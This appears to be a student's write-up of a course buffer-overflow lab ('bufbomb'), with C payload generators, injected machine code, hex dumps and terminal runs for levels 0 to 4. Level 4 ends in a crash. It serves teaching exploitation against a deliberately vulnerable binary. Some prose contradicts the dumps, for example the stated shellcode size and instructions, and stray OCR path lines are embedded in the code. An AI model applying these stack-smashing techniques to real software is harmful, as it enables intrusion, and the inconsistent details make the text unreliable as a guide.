—
Level 0
—

First I disassembled bufbomb and spotted that the target function calls smoke() after allocating a 0×24-byte stack frame, so my buffer overflow only needs to overwrite the saved return address at offset 44. I used objdump -d bufbomb | grep smoke to find smoke()'s address, 0x080490aa, and built a C program that writes 44 'A' bytes followed by the little-endian 32-bit address 0x080490aa. Dumping the resulting 48-byte payload with xxd -g1 produced

```
#include <stdio.h>
#include <stdint.h>
#include <string.h>



int main(void){
        char pad[44];
        memset(pad, 'A', sizeof pad);
        fwrite(pad, 1, sizeof pad, stdout);

        uint32_t ret = 0x080490aa;
        fwrite(&ret, sizeof ret, 1, stdout);

        return 0;

}
```

```
00000000: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000010: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000020: 41 41 41 41 41 41 41 41 41 41 41 41 aa 90 04 08  AAAAAAAAAAAA....
```



—
Level 1
—

In the next stub, test1(), there are two successive getbuf() calls: the first reads four bytes which are compared against 0xdeadbeef (we can ignore it by returning immediately), and the second reads four bytes which are compared against the runtime cookie (printed at startup). By returning into smoke() (address 0x0804905f) I skip the first compare, then pad four junk bytes (0x00000000), and finally supply the correct cookie (0x68db69f5). My program emits 44 'A's → 0x5f 90 04 08 → 00 00 00 00 → f5 69 db 68; xxd shows

```
00000000: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000010: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000020: 41 41 41 41 41 41 41 41 41 41 41 41 5f 90 04 08  AAAAAAAAAAAA_...
00000030: 00 00 00 00 f5 69 db 68                          .....i.h
```

```
#include <stdio.h>
#include <stdint.h>
#include <string.h>

int main(void){
        char pad[44];
        memset(pad, 'A', sizeof pad);
        fwrite(pad, 1, sizeof pad, stdout);

        uint32_t ret = 0x0804905f;
        fwrite(&ret, sizeof ret, 1, stdout);

        uint32_t junk = 0x00000000;
        fwrite(&junk, sizeof junk, 1, stdout);

        uint32_t cookie = 0x68db69f5;
        fwrite(&cookie, sizeof cookie, 1, stdout);

        return 0;

}
```



–
Level 2
—

I created a script that reads raw bytes directly into a local buffer and then calls ret (transferring control into our input). I handcrafted a 14-byte “shellcode.bin” that does movl $0x68db69f5, 0x0804d1ec (re-write the saved cookie in memory), push 0x08049012; ret I generated those machine-code bytes with a small assembly file (or by hand with printf '\xc7\x05…' > shellcode.bin), then wrote a C driver that fread’s shellcode.bin, pads with ‘A’s to 44 bytes, and appends the entry point (0x55683878). Its xxd dump begins

```
#include <stdio.h>
#include <stdint.h>
#include <stdlib.h>
#include <string.h>

int main(void){

        FILE *f = fopen("shellcode.bin", "rb");
        fseek(f,0, SEEK_END);
        long len = ftell(f);
        rewind(f);
        char *code = malloc(len);
        fread(code, 1, len, f);
        fwrite(code,1,len, stdout);
        free(code);
        fclose(f);

        int offset = 44;
        char pad[offset - len];
        memset(pad, 'A', sizeof pad);
        fwrite(pad,1,sizeof pad, stdout);

        uint32_t entry = 0x55683878;
        fwrite(&entry, sizeof entry, 1,stdout);


}
```

```
.intel_syntax noprefix
.global _start
_start:
   .byte 0xC7, 0x05
   .long 0x0804d1ec
   .long 0x68db69f5
```

```
.byte 0x68
.long 0x08049012

.byte 0xC3
```

```
00000000: b8 f5 69 db 68 68 93 8c 04 08 c3 41 41 41 41 41  ..i.hh.....AAAAA
00000010: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000020: 41 41 41 41 41 41 41 41 41 41 41 41 78 38 68 55  AAAAAAAAAAAAx8hU
```

```
smh389@ece01:~/Downloads/handout$ ./exploit2 | ./bufbomb -u smh389
Userid: smh389
Cookie: 0x68db69f5
Type string:Bang!: You set global_value to 0x68db69f5
VALID
NICE JOB!
smh389@ece01:~/Downloads/handout$ ./exploit2 | ./bufbomb -u smh389 -s
initialize_bomb: Error: Unable to connect to server vlsi3.engr.rutgers.edu:18214
smh389@ece01:~/Downloads/handout$
```

—
Level 3
—

Finally, testn() uses getbufn which gives us a 0×208-byte frame: we can overflow both the saved EIP and the saved EBP. In GDB I set a breakpoint at getbufn+6, ran bufbomb, and did print/x $ebp to capture the original EBP (e.g. 0x556838d0). I also computed the start of the local buffer as $ebp - 0x28 (e.g. 0x55683878). My exploit for level 3 therefore:

1. Reads and emits the same 14-byte shellcode as Level 2.
2. Pads with ‘A’s so total = 0x28 bytes.
3. Writes out the original EBP (0x556838d0).
4. Writes out the buffer start (0x55683878) for saved EIP.

```
#include <stdio.h>
```

```
#include <stdlib.h>
#include <stdint.h>
#include <string.h>

int main(void) {
	FILE *f = fopen("shellcode.bin", "rb");
	fseek(f, 0, SEEK_END);
	long len = ftell(f);
	rewind(f);

	char *code = malloc(len);
	fread(code, 1, len, f);
	fwrite(code, 1, len, stdout);
	free(code);
	fclose(f);

	const int buf_size = 0x28;
	char pad[buf_size - len];
	memset(pad, 'A', sizeof pad);
	fwrite(pad, 1, sizeof pad, stdout);


	uint32_t orig_ebp = 0x556838d0;
	fwrite(&orig_ebp, sizeof(orig_ebp), 1, stdout);

	uint32_t entry =   0x55683878;
	fwrite(&entry,     sizeof(entry),     1, stdout);

	return 0;
}
```

```
.intel_syntax noprefix
.global _start
_start:
	.byte 0xB8
	.long 0x68db69f5
	.byte 0x68
	.long 0x08048C93
	.byte 0xC3
```

```
00000000: b8 f5 69 db 68 68 93 8c 04 08 c3 41 41 41 41 41  ..i.hh.....AAAAA
00000010: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000020: 41 41 41 41 41 41 41 41 d0 38 68 55 78 38 68 55  AAAAAAAA.8hUx8hU
```



—
Level 4
—

I attempted Level 4 by first turning the entire 512-byte buffer into a NOP-sled, then inserting the 11-byte shell-code at an offset of 0x100 (256 bytes) from the start of the buffer. After capturing the nominal start address of buf in GDB, I overwrote the saved return address with a pointer to this offset (BUF0 + 0x100), leaving the saved %ebp untouched. Although this layout should, in theory, absorb the ±240-byte stack drift, the run still periodically crashes with the “Sabotaged!: the stack has been corrupted” error, indicating that in some invocations the pointer is slipping just past the sled and corrupting the frame.

```
#include <stdio.h>
#include <stdint.h>
#include <string.h>

int main(void)
{
   const uint32_t COOKIE  = 0x68db69f5;
   const uint32_t RESUME  = 0x08048c2e;
   const uint32_t TARGET  = 0x55683784;

   unsigned char p[520];

   memset(p, 0x90, 512);
   size_t i = 0x100;
   p[i++] = 0xb8; memcpy(p+i, &COOKIE, 4); i += 4;
   p[i++] = 0x68; memcpy(p+i, &RESUME, 4); i += 4;
   p[i++] = 0xc3;

   memset(p+512, 'A', 4);


   memcpy(p+516, &TARGET, 4);
```

```
    fwrite(p, 1, 520, stdout);
    return 0;
}
```

```
smh389@ece01:~/Downloads/handout$ ./exploit4 | xxd -g 1 -l 320
00000000: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
00000010: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
00000020: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
00000030: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
00000040: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
00000050: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
00000060: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
00000070: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
00000080: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
00000090: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
000000a0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
000000b0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
000000c0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
000000d0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
000000e0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
000000f0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
00000100: b8 f5 69 db 68 68 2e 8c 04 08 c3 90 90 90 90 90  ..i.hh..........
00000110: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
00000120: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
00000130: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
smh389@ece01:~/Downloads/handout$
```

```
gcc -m32 exploit4.c -o exploit4

./exploit4 | ./bufbomb -n -u smh389
```


Terminal -
File Edit View Terminal Tabs Help
smh389@ece01:~/Downloads/handout$ ./exploit4 | ./bufbomb -n -u smh389
Userid: smh389
Cookie: 0x68db69f5
Type string:Sabotaged!: the stack has been corrupted
Ouch!: You caused a segmentation fault!
Better luck next time
smh389@ece01:~/Downloads/handout$